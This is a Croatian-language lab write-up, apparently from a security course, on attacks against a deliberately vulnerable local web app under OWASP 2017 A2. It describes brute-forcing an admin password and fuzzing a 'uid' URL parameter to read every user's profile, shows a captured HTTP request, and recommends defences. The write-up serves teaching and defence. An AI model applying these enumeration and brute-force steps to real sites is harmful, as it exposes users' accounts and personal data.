


Ovime smo saznali da je lozinka za korisnika "admin" zapravo "adminpass".
Sada na početnoj stranici možemo vidjeti da smo se uspješno prijavili kao admin.

Ovo ukazuje na nedostatak potrebnih mjera za zaštitu od brute force napada.
Kako bismo ovo spriječili potrebno je implementirati neke od tih mjera kao što su maksimalan broj dopuštenih pokušaja prijave i timeout nakon dovoljno neuspjelih unosa.

OWASP 2017 - A2 - Broken Authentication and Session Management - Username enumeration - Edit User Profile

Nakon uspješnog logina možemo za trenutnog korisnika mijenjati username, password i signature.




Možemo vidjeti da GET zahtjev za pristup toj stranici sadrži "uid" parametar u URL-u.


```
GET http://localhost/index.php?page=edit-account-profile.php&uid=1 HTTP/1.1
Host: localhost
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="8", "Chromium";v="114", "Google Chrome";v="114"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=tssinf1tt1nbch6vr7t5ho91al; showhints=1; username=admin; uid=1
```

S obzirom da je taj parametar jednak broju 1 za admin korisnika možemo s fuzzerom probati druge numeričke vrijednosti.


Koristimo Numberzz fuzzer sa brojevima od 1 do 1000.



U odgovorima možemo pretražiti korisnička imena nekih korisnika (npr. john) i na taj način vidjeti njihove podatke.



Također možemo pretražiti sve odgovore koje ne sadrže prazni signature kako bismo dobili popis svih korisnika.



Ovime smo dobili pristup podacima svih korisnika.
Ovo nam ukazuje na korištenje enumeracije kod ID-jeva korisnika i na nedostatak kontrole pristupa web stranicama.
Kako bismo ovo spriječili potrebno je koristiti nasumično generirane ID-jeve za korisnike (npr. UUID) i potrebno je imati kontrolu pristupa koja omogućava pristup ovoj stranici samo ako je taj isti korisnik trenutno prijavljen.